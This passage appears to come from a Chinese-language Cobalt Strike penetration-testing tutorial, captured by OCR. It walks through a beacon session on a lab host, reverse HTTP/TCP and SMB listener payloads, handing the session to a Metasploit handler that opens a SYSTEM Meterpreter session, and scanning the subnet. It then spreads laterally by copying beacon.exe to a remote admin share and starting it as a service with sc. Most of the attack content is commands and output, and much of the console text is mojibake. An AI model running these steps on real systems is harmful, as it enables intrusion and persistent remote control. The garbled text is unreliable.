768kb fil 01/22/2018 11:32:46 NTUSER.DAT
256kb fil 01/22/2018 11:32:46 ntuser.dat.LOG1
0b fil 10/23/2017 11:21:41 ntuser.dat.LOG2
64kb fil 10/23/2017 11:25:03 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
512kb fil 10/23/2017 11:25:03
NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms
512kb fil 10/23/2017 11:25:03
NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms
20b fil 10/23/2017 11:21:41 ntuser.ini
beacon> screenshot
[*] Tasked beacon to take screenshot
[+] host called home, sent: 162882 bytes
[*] received screenshot (169915 bytes)
[WIN-95RU09N05MF] Administrator */2580
last: 3s
beacon>

图 34




图 35

配合 MSF 联动



Interact
Access
Explore
Pivoting
Spawn
Session
WIN-95RU
2204
10.6.6.115

图 36



Choose a listener
name
payload
host
port
beacon http
windows/beacon_http/reverse_http
10.6.6.143
8088
foreign tcp
windows/foreign/reverse_tcp
10.1.1.246
4444
beacon smb
windows/beacon_smb/bind_pipe
10.6.6.143
446
Choose
Add
Help

图 37



msf exploit(multi/handler) >
[*] Sending stage (179779 bytes) to 10.1.1.245
[*] Meterpreter session 1 opened (10.1.1.246:4444 -> 10.1.1.245:50780) at 2018-01-22 17:28:34 +0800
msf exploit(multi/handler) > sessions
Active sessions
Id Name Type Information Connection
1 meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN-95RU09N05MF 10.1.1.246:4444 -> 10.1.1.245:

图 38

0×04 渗透测试



Event Log X
Beacon 10.6.6.115@2580 X
beacon> shell ipconfig
[*] Tasked beacon to run: ipconfig
[+] host called home, sent: 16 bytes
[+] received output:
Windows IP ÅäÖÃ
ÒÔÌ«ÍøÊÊÅäÆ÷ ±¾µØÁ¬½Ó 2:
Á¬½ÓÌØ¶¨µÄ DNS ºó×º . . . . : localdomain
±¾µØÁ´½Ó IPv6 µØÖ·. . . . . : fe80::d835:625a:1ac9:37b6%18
IPv4 µØÖ· . . . . : 172.16.35.129
×ÓÍøÑÚÂë . . . . : 255.255.255.0
Ä¬ÈÏÍø¹Ø. . . . . :
ÒÔÌ«ÍøÊÊÅäÆ÷ ±¾µØÁ¬½Ó:
Á¬½ÓÌØ¶¨µÄ DNS ºó×º . . . . :
IPv6 µØÖ· . . . . : fdf2:8b1e:c0ce::c94
IPv6 µØÖ· . . . . : fdf2:8b1e:c0ce:0:c71:7b46:7a0b:40d1
ÁÙÊ± IPv6 µØÖ·. . . . . : fdf2:8b1e:c0ce:0:8ee:aec3:e7ae:77d7
±¾µØÁ´½Ó IPv6 µØÖ·. . . . . : fe80::c71:7b46:7a0b:40d1%11
IPv4 µØÖ· . . . . : 10.6.6.115
×ÓÍøÑÚÂë . . . . : 255.0.0.0
Ä¬ÈÏÍø¹Ø. . . . . : 10.6.6.1

图 39

端口扫描



Cobalt Strike (Trial)
Cobalt Strike View Attacks Reporting Help
Administrator *
WIN-95RU09N05MF @ 2580
Event Log X
Beacon 10.6.6.115@2580 X
beacon> portscan 172.16.35.1-172.16.35.254 1-1024,3306,3389,5000-6000 arp 1024
[*] Tasked beacon to scan ports 1-1024,3306,3389,5000-6000 on 172.16.35.1-172.16.35.254
[+] host called home, sent: 75325 bytes
[+] received output:
(ARP) Target '172.16.35.1' is alive. 00-50-56-C0-00-01
[+] received output:
(ARP) Target '172.16.35.128' is alive. 00-0C-29-01-C8-7F
(ARP) Target '172.16.35.129' is alive. 00-0C-29-59-51-F6
[+] received output:
172.16.35.129:139
172.16.35.129:135
[+] received output:
172.16.35.1:902
[+] received output:
172.16.35.1:443
172.16.35.1:139
172.16.35.1:80
[+] received output:
172.16.35.1:445 (platform: 500 version: 6.1 name: ASON-LENOVO domain: WORKGROUP)
172.16.35.129:445 (platform: 500 version: 6.1 name: WIN-95RU09N05MF domain: WORKGROUP)
Scanner module is complete
[WIN-95RU09N05MF] Administrator */2580
last: 1s
beacon>

图 40

IPC 测试




图 41

与主机 172.16.35.129 同样的凭证，利用 SMB Beacon 拓展；




图 42

生成 services.exe



Windows Executable (Stageless)
Export a stageless Beacon as a Windows executable. Use Cobalt Strike Arsenal
Stage:
HTTP Beacon
Output:
Windows Service EXE
x64:
PowerShell
Raw
Windows EXE
Windows Service EXE
Windows DLL (32-bit)
Windows DLL (64-bit)

图 43

上传到机子上




图 44

通过共享服务拓展内网



Cobalt Strike (Trial)
Cobalt Strike View Attacks Reporting Help
external internal user computer note pid last
10.6.6.115 10.6.6.115 Administrator * WIN-95RU09N05MF 2580 1s
10.6.6.188 10.6.6.188 SYSTEM * WIN-95RU09N05MF 1080 1s
10.6.6.188 172.16.35.128 SYSTEM * WIN-95RU09N05MF 884 438ms
Event Log X
Beacon 10.6.6.115@2580 X
beacon> shell copy beacon.exe \\172.16.35.128\c$\windows\temp
[*] Tasked beacon to run: copy beacon.exe \\172.16.35.128\c$\windows\temp
[+] host called home, sent: 55 bytes
[+] received output:
ÕÑ¸´ÔÆ 1 ¸õÍÃ¾þ¡£
beacon> shell sc \\172.16.35.128 create beacon binpath= c:\windows\temp\beacon.exe
[*] Tasked beacon to run: sc \\172.16.35.128 create beacon binpath= c:\windows\temp\beacon.exe
[+] host called home, sent: 76 bytes
[+] received output:
[SC] CreateService Ê§°Ü 1073:
Ö¸¶¨µÄ·þÎñÒÑ´æÔÚ¡£
beacon> shell sc \\172.16.35.128 start beacon
[*] Tasked beacon to run: sc \\172.16.35.128 start beacon
[+] host called home, sent: 39 bytes
[+] received output:
SERVICE_NAME: beacon
TYPE : 10 WIN32_OWN_PROCESS
STATE : 2 START_PENDING
(NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x7d0
PID : 2032
FLAGS :
beacon> link 172.16.35.128
[*] Tasked to link to '172.16.35.128'
[+] host called home, sent: 21 bytes
[WIN-95RU09N05MF] Administrator */2580 last: 1s
beacon>

图 45

